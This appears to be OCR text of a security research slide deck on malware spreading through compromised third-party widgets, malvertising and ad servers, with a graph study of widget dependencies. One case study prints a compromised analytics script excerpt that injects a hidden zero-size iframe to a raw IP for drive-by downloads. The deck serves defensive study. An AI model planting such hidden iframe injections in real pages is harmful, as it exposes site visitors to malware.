Malware Distribution Via Widgetization of the Web

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
Websites Are Infected with Malware from Third-Party Widgets, Ads, Software



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“Structural” Vulnerabilities

A structural vulnerability is:

a weakness in a web page that may allow an attacker to compromise the entire page as a result of the reliance of the page design on a page component, where the compromise of the component can result in compromise of the entire page.

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Examples

<script> … document.write(unescape(“%3Cscript src=‘” + gaJsHost + “google-analytics.com/ga.js’ … </script>

<script type=‘text/javascript’ src=‘jquery.js’ …

<iframe src=“http://www.survey.com/?...%26query%3D%5Bterms%5D%26id%3D%5Bix%5D%26agent%3D%5Ble%3D2%26size%3D160x600,Z%3D160x600…

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Case Study: Compromised Widget

```
// xxxxxx tagging
XXXX.require('//secure-us.xxxxxxxxxxxx.com/xxx.js', function () {
   var trac = nol_t({
      cid: 'xx-xxxxxxx',
      content: '0',
      server: 'secure-us'
   });
   trac.record().post();
});
```

Used for audience measurement

Over 19K Websites affected

```
function NolTracker(b,a){this.pvar=b;this.mergeFeatures(a)}function
nol_t(b,a){return new
NolTracker(b,a)}NolTracker.prototype.version="6.0.9";NolTracker.prototy
pe.scriptName=(function(){try{var
b=document.getElementsByTagName("script");var c=b[b.length-
1].getAttribute("src").match(/[^\/]*$/)}catch(a){}return c||"xxx.js"})...
```

http://94. 75. 210. 6/measure/

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Case Study: Compromised Widget

http://secure-us.xxxxxxxxxxxxxxxxx.com/xxxx.js

Code snippet from this javascript file:

```
...
function _rsEH(_rsE,_rsU,_rsL)
{
}
document.write('<iframe width=0 height=0 src="http://95. 211.14.
58/measure/"></iframe>');
function rsCi()
{
        var _rsUA=navigator.appName+" "+navigator.appVersion;
        var _rsRUA=navigator.userAgent;
        var _rsWS=window.screen;
....
```

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Case Study: Compromised Widget

1) http://www.xxxxxxxxxxxxxxx.com
2) http://xxxxxxxxxxx.com/js/app/analytics/trackingTags_v1.1.js

```
// tagging
XXXXX.require('//secure-us.xxxxxxxxxxxxxxxxxxx.com/xxxxxx.js', function () {
    var trac = nol_t({
        cid: 'us-xxxxxxxxxxx',
});
    trac.record().post();
});
```

3) http://secure-us.xxxxxxxxxxxxxxxxxxxx.com/xxxxxx.js
4) **http://94.75.210. 6/measure/**

Drive-by-download

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
Case Study: Malvertising: Fake Advertiser



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
Case Study: Malvertising: Malicious Ad Syndication



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
Case Study: Malvertising: Compromise Legitimate Advertiser



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
Case Study: Compromised Application

- Vulnerable, 3rd party ad server
- Due to external JavaScript snippet
- Normal behavior was to add IMG tags to page; image tags came from “zones” DB table
- Attackers injected malicious JS tags into zones table
- Injected JS tags used JVM vulns: CVE-2009-3867 and CVE-2010-0886
- Conducted drive-by-downloads

Widgetized Web Graph

- Preliminary study – computed on home pages of Quantcast 1000 sites
- Emulated JavaScript and IFRAME widgets
- Nodes : distinct subdomains
- Edges : uses SCRIPT or IFRAME
- Exposes dependencies on most frequently used widgets on the web



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
Widgetized Web Graph



Widgetized Web Graph

- Nodes: 1923
- Edges: 2843
- Connected Components: 144

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
Most sites use under 10 widgets



